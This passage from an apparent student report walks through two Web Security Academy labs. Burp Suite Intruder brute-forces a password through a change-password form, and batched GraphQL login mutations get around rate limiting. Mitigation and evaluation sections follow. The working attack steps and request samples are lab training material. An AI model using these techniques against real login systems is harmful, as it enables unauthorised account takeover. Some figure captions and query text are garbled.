The screenshot shows the NetworkMiner tool interface with the 'Intercept' tab selected. A single request is listed under 'Pretty' view:

```

1 POST /my-account/change-password HTTP/2
2 Host: 0aa7009604c9955e809721ea00b900b8.web-security-academy.net
3 Cookie: session=nHK1MxyF1rrRliKEV4btjyNLKdUAPJId; session=5z0UevzmeGmYYB9pPAJKQmMFvv13qEjG
4 Content-Length: 87
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
7 Sec-Ch-Ua-Mobile: ?
8 Sec-Ch-Ua-Platform: "macOS"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0aa7009604c9955e809721ea00b900b8.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0aa7009604c9955e809721ea00b900b8.web-security-academy.net/my-account?id=wiener
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9
21 Priority: u=0, i
22
23 username=wiener&current-password=peter400&new-password-1=peter76&new-password-2=peter88

```

Figure 13: Step 5 changing the password with incorrect password and non-matching new passwords.

6. Step 6.

Now change the password while using the correct current passcode but different new and confirm passcodes.



The screenshot shows a POST request to https://0aa7009604c9955e809721ea00b900b8.web-security-academy.net/my-account/change-password. The request is being viewed in 'Pretty' mode. The headers include:

```

1 POST /my-account/change-password HTTP/2
2 Host: 0aa7009604c9955e809721ea00b900b8.web-security-academy.net
3 Cookie: session=nHK1MxyF1rrRliKEV4btjyNLKdUAPJId; session=5z0UevzmeGmYYB9pPAJKQmMFvv13qEjG
4 Content-Length: 86
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not-A.Brand";v="99",
"Chromium";v="124"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "macOS"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0aa7009604c9955e809721ea00b900b8.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0aa7009604c9955e809721ea00b900b8.web-security-academy.net/my-account/change-password
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9
21 Priority: u=0, i
22
23 username=wiener&current-password=peter1&new-password-1=peter100&new-password-2=peter50

```

Figure 14: Step 6 Using correct password but non matching new password.

7. Step 7.

Head over to proxy then search for the URL my-account/change-password and transfer the request to the burp intruder. Then click on payload intruder press clear on the left side of the screen and then press add on top of the clear button after pressing at the new password and change the username.

Burp Suite Community Edition v2024.3.1.4 - Temporary Project

#	Host	Method	URL	Params	Edited	Status code	Length	MIM
542	https://www.google.com	GET	/recaptcha/api2/anchor?ar=2&k=6...		✓	200	46518	HTM
543	https://0aa7009604c9955e80...	GET	/academyLabHeader			101	147	
544	https://www.google.com	GET	/recaptcha/api2/webworker.js?hl=e...		✓	200	664	scri
545	https://www.gstatic.com	GET	/recaptcha/releases/V6_85qpc2Xf...			200	518474	scri
546	https://play.google.com	POST	/log?format=json&hasfast=true&aut...		✓	200	980	JSO
547	https://0aa7009604c9955e80...	POST	/login		✓	302	188	
548	https://0aa7009604c9955e80...	GET	/my-account?id=wiener		✓	200	4005	HTM
549	https://0aa7009604c9955e80...	GET	/academyLabHeader			101	147	
550	https://0aa7009604c9955e80...	POST	/my-account/change-password		✓	200	4013	HTM
551	https://0aa7009604c9955e80...	GET	/academyLabHeader			101	147	
552	https://0aa7009604c9955e80...	POST	/my-account/change-password		✓	200	4010	HTM
553	https://0aa7009604c9955e80...	GET	/academyLabHeader			101	147	

Request

```

Pretty Raw Hex ⚙️ 📁 🔍
8 Sec-Ch-Ua-Platform: "macOS"
9 Upgrade-Insecure-Requests: 1
10 Origin:
  https://0aa7009604c9955e809721ea00b
  900b8.web-security-academy.net
11 Content-Type:
  application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT
  10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/124.0.6367.118
  Safari/537.36
13 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer:
  https://0aa7009604c9955e809721ea00b
  900b8.web-security-academy.net/my-a
  ccount/change-password
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9
21 Priority: u=0, i
22 username=wiener&current-password=
  peter1&new-password-1=peter100&
  new-password-2=peter50
23
  
```

Response

```

HTTP/2 200
OK
Content-Type: text/html;
  charset=utf-8
Cache-Control: no-cache
X-Frame-Options: SAMEORIGIN
Content-Length: 3877
<!DOCTYPE html>
<html>
<head>
<link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
<link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">

```

Inspector

- Request attributes
- Request body parameters
- Request cookies
- Request headers
- Response headers

Figure 15: step 7 going through the request and transferring to intruder.

② Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

```

    ⚒ Target: 955e809721ea00b900b8.web-security-academy.net  Update Host header to match target
    Add §
    Clear §
    Auto §
    Refresh

1 POST /my-account/change-password HTTP/2
2 Host: 0aa7009604c9955e809721ea00b900b8.web-security-academy.net
3 Cookie: session=nHK1MxyF1rrRliKEV4btjyNLKdUAPJId; session=
5z0UevzmeGmYYB9pPAJKQmMFvv13qEjG
4 Content-Length: 86
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "macOS"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0aa7009604c9955e809721ea00b900b8.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/124.0.6367.118 Safari/537.36
13 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer:
https://0aa7009604c9955e809721ea00b900b8.web-security-academy.net/my-account/cha
nge-password
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9
21 Priority: u=0, i
22
23 username=wiener&current-password=peter1&new-password-1=peter100&new-password-2=
peter50

```

Figure 16: Step 7 part 2 payload position.

8. Step 8.

Go to payloads and move the authentication lab passwords to the payload settings and go to the settings and clear the Grep match. Then start the attack.

Positions **Payloads** Resource pool Settings

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 100
 Payload type: Simple list Request count: 100

Start attack

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	matrix mobilemail mom monitor monitoring montana moon moscow
Load ...	
Remove	
Clear	
Deduplicate	
Add	Enter a new item
Add from list ... [Pro version only]	

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Edit		
Remove		
Up		
Down		

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: .~=<>?+&*;:"{}|^#

Figure 17: Step 8 setting in they payload.

Positions Payloads Resource pool Settings

Pause before retry (milliseconds):

② Attack results

These settings control what information is captured in attack results.

- Store requests
- Store responses
- Make unmodified baseline request
- Use denial-of-service mode (no results)
- Store full payloads

③ Grep - Match

These settings can be used to flag result items containing specified expressions.

Flag result items with responses matching these expressions:

Paste	c:\ varchar ODBC SQL quotation mark syntax ORA- 111111
Load ...	
Remove	
Clear	
Add	<input type="text" value="Enter a new item"/>

Match type: Simple string
 Regex

Case sensitive match
 Exclude HTTP headers

Confirm

! Are you sure you want to clear the list?

No Yes

Figure 18: Step 8 part 2 clearing the payload from Grep - Match.

Positions **Payloads** Resource pool Settings

② Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: Payload count: 100

Payload type: Request count: 100

③ Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Figure 19: Step 8 part 3 Starting the attack.

9. Step 9.

After the attack is completed you will see that you have gained the password.
Note that this is your new password which you would be required to enter inorder to break into the system.

Attack Save Columns							
Results	Target	Positions	Payloads	Options			
Filter: Showing all items (?)							
Request	Payload	Status	Error	Timeout	Length	New passwords do not match	Comment
86	access	200	<input type="checkbox"/>	<input type="checkbox"/>	3876	<input checked="" type="checkbox"/>	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	3879	<input type="checkbox"/>	
1	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	3879	<input type="checkbox"/>	
2	password	200	<input type="checkbox"/>	<input type="checkbox"/>	3879	<input type="checkbox"/>	
3	12345678	200	<input type="checkbox"/>	<input type="checkbox"/>	3879	<input type="checkbox"/>	
4	qwerty	200	<input type="checkbox"/>	<input type="checkbox"/>	3879	<input type="checkbox"/>	
5	123456789	200	<input type="checkbox"/>	<input type="checkbox"/>	3879	<input type="checkbox"/>	
6	12345	200	<input type="checkbox"/>	<input type="checkbox"/>	3879	<input type="checkbox"/>	
7	1234	200	<input type="checkbox"/>	<input type="checkbox"/>	3879	<input type="checkbox"/>	
8	111111	200	<input type="checkbox"/>	<input type="checkbox"/>	3879	<input type="checkbox"/>	
9	1234567	200	<input type="checkbox"/>	<input type="checkbox"/>	3879	<input type="checkbox"/>	
10	dragon	200	<input type="checkbox"/>	<input type="checkbox"/>	3879	<input type="checkbox"/>	
11	123123	200	<input type="checkbox"/>	<input type="checkbox"/>	3879	<input type="checkbox"/>	
12	baseball	200	<input type="checkbox"/>	<input type="checkbox"/>	3879	<input type="checkbox"/>	

Figure 20: Step 9 finding the password .

10. Result.

The access has been gained by the use of password changing through the use of brute force method.

Congratulations, you solved the lab!

[Share your skills](#)

[Home |](#)

My Account

Your username is: carlos

Email

Update email

Current password

New password

Confirm new password

Change password

Figure 21: Result for Password changing method.

2. Bypassing Graph QL brute force protections.

1. Step 1.

Log in into burp suit open the burp suite proxy browser try logging in with the wrong credentials. Use random login credentials to test the response of the login page.

Login

Invalid username or password.

The screenshot shows a login form with two fields: 'Username' and 'Password'. The 'Username' field contains 'wiener'. The 'Password' field contains a series of six dots ('.....'). Below the fields is a green 'Log in' button. Above the form, a red error message reads 'Invalid username or password.'

Figure 22: Step 1 using random password in login page.

2. Step 2.

Go to burp suite and open Http history, open URL /graphql/v1 and send the request to the Repeater.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The main pane displays a table of captured requests and responses. The 'Request' pane shows a detailed view of a selected POST /graphql/v1 request, and the 'Response' pane shows the corresponding HTTP/2 200 OK response. A context menu is open over the 'GraphQL' item in the 'Request' pane, with the option 'Save GraphQL queries to site map' highlighted.

#	Host	Method	URL	Params	Edited	Status code	Length	MIM
28	https://0a24009b0453bc378...	GET	/resources/labheader/js/labHeader.js			200	1673	scri
29	https://0a24009b0453bc378...	GET	/resources/js/blogSummaryGql.js			200	2593	scri
30	https://0a24009b0453bc378...	GET	/academyLabHeader			101	147	
31	https://0a24009b0453bc378...	GET	/resources/labheader/images/logoA...			200	8852	XML
32	https://0a24009b0453bc378...	GET	/resources/labheader/images/ps-la...			200	942	XML
33	https://0a24009b0453bc378...	POST	/graphql/v1		✓	200	1920	JSO
40	https://0a24009b0453bc378...	GET	/my-account			302	86	
41	https://0a24009b0453bc378...	GET	/login			200	3317	HTM
43	https://0a24009b0453bc378...	GET	/resources/js/loginGql.js			200	2226	scri
44	https://0a24009b0453bc378...	GET	/academyLabHeader			101	147	
45	https://0a24009b0453bc378...	POST	/graphql/v1		✓	200	228	JSO
46	https://0a24009b0453bc378...	POST	/graphql/v1		✓	200	228	JSO

Figure 23: Step 2 Sending the proxy request to the repeater.

3. Step 3.

Head over to the repeater and go to Graph QL and watch the response you might get a penalty for multiple attempts.

The screenshot shows the Repeater tool interface. The top navigation bar includes Dashboard, Target, Proxy, Intruder, Repeater (selected), Collaborator, Sequencer, Decoder, Settings, Comparer, Logger, Organizer, Extensions, and Learn. Below the navigation is a toolbar with a search icon, a gear icon, a cancel button, and a send button. The target URL is set to <https://0a24009b0453bc3784586ea400190060.web-security-academy.net/>. The main area is divided into Request and Response sections. The Request section has tabs for Pretty, Raw, Hex, and GraphQL (selected). The Query field contains a GraphQL mutation for logging in. The Variables tab shows input variables. The Response section has tabs for Pretty, Raw, Hex, and Render (selected). The response shows an HTTP/2 200 OK status with a Content-Type header of application/json; charset=utf-8. The response body is a JSON object containing errors, extensions, locations, and a message indicating too many incorrect login attempts. The sidebar on the right includes tabs for db, Inspector, and Notes.

```

mutation login($input: LoginInput!) {
  login(input: $input) {
    token
    success
  }
}

{
  "input": {
    "username": "wiener",
    "password": "pattern 1"
  }
}

```

```

HTTP/2 200 OK
Content-Type: application/json;
charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 478
{
  "errors": [
    {
      "path": [
        "login"
      ],
      "extensions": {
        "message": "You have made too many incorrect login attempts. Please try again in 1 minute(s)."
      },
      "locations": [
        {
          "line": 3,
          "column": 9
        }
      ],
      "message": "Exception while fetching data (/login) : You have made too many incorrect login attempts. Please try again in 1 minute(s)."
    }
  ],
  "data": {
    "login": null
  }
}

```

Figure 24: Step 3 sending multiple requests .

Login

You have made too many incorrect login attempts. Please try again in 1 minute(s).

Username
wiener

Password
.....

Log in

Figure 25: Showcasing Graph QI brute force defenses.

4. Step 4.

```
Change the query request to mutation login{
    Login (array of numbers)(input: {password: " ---", username: "carlos" })
{
    token
    success}}
```


Put a passwords from the authentication lab passcodes. Send 100 request at once.

```
Pretty Raw Hex GraphQL
Query
1 mutation login {
2     login_1(input:{password: "123456", username: "carlos"} ) {
3         token
4         success
5     }
6     login_2(input:{password: "password", username: "carlos"} ) {
7         token
8         success
9     }
10    login_3(input:{password: "12345678", username: "carlos"} ) {
11        token
12        success
13    }
14    login_4(input:{password: "qwerty", username: "carlos"} ) {
15        token
16        success
17    }
18    login_5(input:{password: "123456789", username: "carlos"} ) {
19        token
20        success
21    }
22 }
```

Figure 26: Sending multiple query request at once.

5. Step 5.

Look for multiple responses and find the one that says true in the success portion. And track the login number of the response. The request corresponding to the response is the password.



```

Response
Pretty Raw Hex Render
115 "success":false
116 },
117 "login_28":{
118   "token":"t05BldQhK1PQXh088i6F3bccIQTYh74w",
119   "success":false
120 },
121 "login_29":{
122   "token":"t05BldQhK1PQXh088i6F3bccIQTYh74w",
123   "success":false
124 },
125 "login_30":{
126   "token":"t05BldQhK1PQXh088i6F3bccIQTYh74w",
127   "success":false
128 },
129 "login_31":{
130   "token":"t05BldQhK1PQXh088i6F3bccIQTYh74w",
131   "success":false
132 },
133 "login_32":{
134   "token":"t05BldQhK1PQXh088i6F3bccIQTYh74w",
135   "success":false
136 },
137 "login_33":{
138   "token":"ETfFIgbCqlOb2hth4fhLGm7kjkwCR5f6",
139   "success":true
140 },
141 "login_34":{
142   "token":"ETfFIgbCqlOb2hth4fhLGm7kjkwCR5f6",
143   "success":false
144 },
145 "login_35":{
146   "token":"ETfFIgbCqlOb2hth4fhLGm7kjkwCR5f6",
147   "success":false
148 },
149 "login_36":{
150   "token":"ETfFIgbCqlOb2hth4fhLGm7kjkwCR5f6",
151   "success":false

```

Figure 27: Step 5 watching for true response.

Request

Pretty Raw Hex GraphQL   \n 

Query

```
125 }  
126 }  
127 login_31(input:{password: "qazwsx", username: "carlos"} ) {  
128   token  
129   success  
130 }  
131 login_32(input:{password: "123qwe", username: "carlos"} ) {  
132   token  
133   success  
134 }  
135 login_33(input:{password: "killer", username: "carlos"} ) {  
136   token  
137   success  
138 }  
139 login_34(input:{password: "trustno1", username: "carlos"} ) {  
140   token  
141   success  
142 }  
143 login_35(input:{password: "jordan", username: "carlos"} ) {  
144   token  
145   success  
146 }
```

Figure 28: Step 5 finding the corresponding request and the password.

6. Step 6 Results.

Insert the username carlos and recently found password killer in the login in page.

Congratulations, you solved the lab!

My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net

The screenshot shows a user profile page with the following elements:

- A large orange banner at the top with the text "Congratulations, you solved the lab!".
- A section titled "My Account" with the heading "My Account".
- User information:
 - Your username is: carlos
 - Your email is: carlos@carlos-montoya.net
- An "Email" input field with the placeholder "Email" and a red error message "Email is required".
- A green "Update email" button.

Figure 29: Result.

4. Mitigation.

There are various mitigative methods which can be used to prevent and minimize the damages which can potentially cause massive damages. These Mitigative measures are listed below.

1. Employing the use of strong passwords.

Having a strong password is the simplest yet the most optimum defense against a brute force attack. Using a strong password policy is incredibly effective and an easy way of finding the various sector. Some of the important steps to keep in mind are the individuals should never recycle their password and should avoid using their personal information like using names, birthdays, and anniversary dates. Most people do not need to be worried about brute force attacks if they used strong passwords containing letters, numbers, and symbols. In order to have a strong password the password should also be long ideally a password should be longer than 15 characters. It also would be better to use random combination of various strings together than something that has meaning since hackers can target your identity while targeting a victim. (Descalso, 2022)

2. Limit login Attempts.

Today, most websites allow unlimited login attempts. In terms of brute force attacks and in general cyber-attacks attacks it is incredibly risky to allow unlimited login attempts. It is incredibly easy as a website administrator to limit the login attempts to be safe from brute force attacks. There are various plugins like Jetpack, Shield Security, and loginizer. The web developer or an application should employ a mechanism to record the login attempts of the users along with the interval between each attempt. If a user exceeds this limit the account must be locked until one can verify it was the right user who just forgot their password. The User must be notified if anything suspicious is happening to their personal accounts. (Descalso, 2022)

3. Employ the use of two factor authentication.

Two factor authentication or multi-factor authentication adds a layer of security to the users. Two factor authentication requires the user to either enter a code or more recently the authentication process might require you to open a certain app on your phone and confirm the number they are seeing on their phone screen against the device the users were adding before. Two factor authentication can be incredibly useful as user's account is not compromised even if their password is compromised. (Securi, n.d.)

4. Using CAPTCHAs.

CAPTCHA are the tools through which web applications and web services can differentiate between a human and a bot. CAPTCHAs are constantly evolving and are becoming more difficult. A few years ago captchas required the users to identify between different things which were easy to distinguish from each other. But now due to the developments made in the field of artificial intelligence and machine learning captchas are required to be harder. Since brute force attacks require multiple attempts to break into a system using captcha in between every login attempt it will make the hacking process using it tedious. (Novell, n.d.)

5. Use of Web application firewalls.

A web application firewall helps protect the applications by filtering and monitoring HTTP traffic between a web application and the internet. Web application firewalls are effective to defend against brute force and various other kinds of cyber-attacks such as SQL injection attacks and DOS attack.

5. Evaluation.

1. Advantages of implemented mitigation strategy.

1. Comprehensive Defense:

By Implementing the combination of mitigation approaches listed above which include Two factor authentication, CAPTCHAs, strong password, login attempt limiting and web application firewall an organization can create an expansive and a multi-layered defensive mechanism ensuring the survival rate of a system or an account.

2. Increased Resilience.

Strong passwords and login attempt limiting directly targets brute force attacks as I proposed the mitigation methods that directly counters the brute force approach. Two factor authorization is directly counter to bots making these mitigation process well defended against DOS attacks too.

3. Adaptability to evolving threats.

Combining various different strategies allowing the adaptability of the evolving cyber threat making the mitigation technique extremely well rounded in terms of flexibility and adaptability.

2. Disadvantages.

1. False alarms.

Monitoring tools and intrusion detection systems may generate false alerts, flagging legitimate user actions as potential brute force attacks. These false alarms can result in unnecessary delays, additional workload during investigation, and administrative burdens during alert management and resolution.

2. Impact on user experience.

Some security measures such as CAPTCHAs are incredibly annoying and frustrating for the regular user experience of the attackers go bad resulting in loss. Even though it is security is important but the users prefer convenience due to ignorance.

6. Conclusion.

To sum up, this research has thoroughly examined the complexities of attacks using brute force in the context of information technology. By means of a thorough analysis of their operational methods and their consequences, we have emphasized the vital significance of taking proactive measures to counter these dangers. The integrity and security of information systems and networks are seriously threatened by brute force assaults, which can take many different forms, such as guessing encryption keys or breaking passwords. Their dynamic character necessitates constant attention to detail and flexible defensive strategies.

Furthermore, investigating mitigation techniques has shown the way to strengthening protections from brute force attacks. Organizations can greatly increase their resistance to these hostile acts by promoting strong password management procedures, such as the use of multifactor authentication as well as intrusion detection systems. Case studies from the real world have shown to be incredibly insightful, demonstrating how primitive security measures can effectively lessen the damage of brute force attacks.

It is clear from the future that the defence against brute force attacks is a continuous process that calls for cooperation and dedication. As technology advances, our defensive tactics also need to adapt. Through constant monitoring of new threats and the application of creative solutions, we can strengthen our defences and ensure the security of our technological infrastructure. By means of cooperation, attentiveness, and a proactive security strategy, we may confidently and resiliently traverse the intricacies of the digital terrain.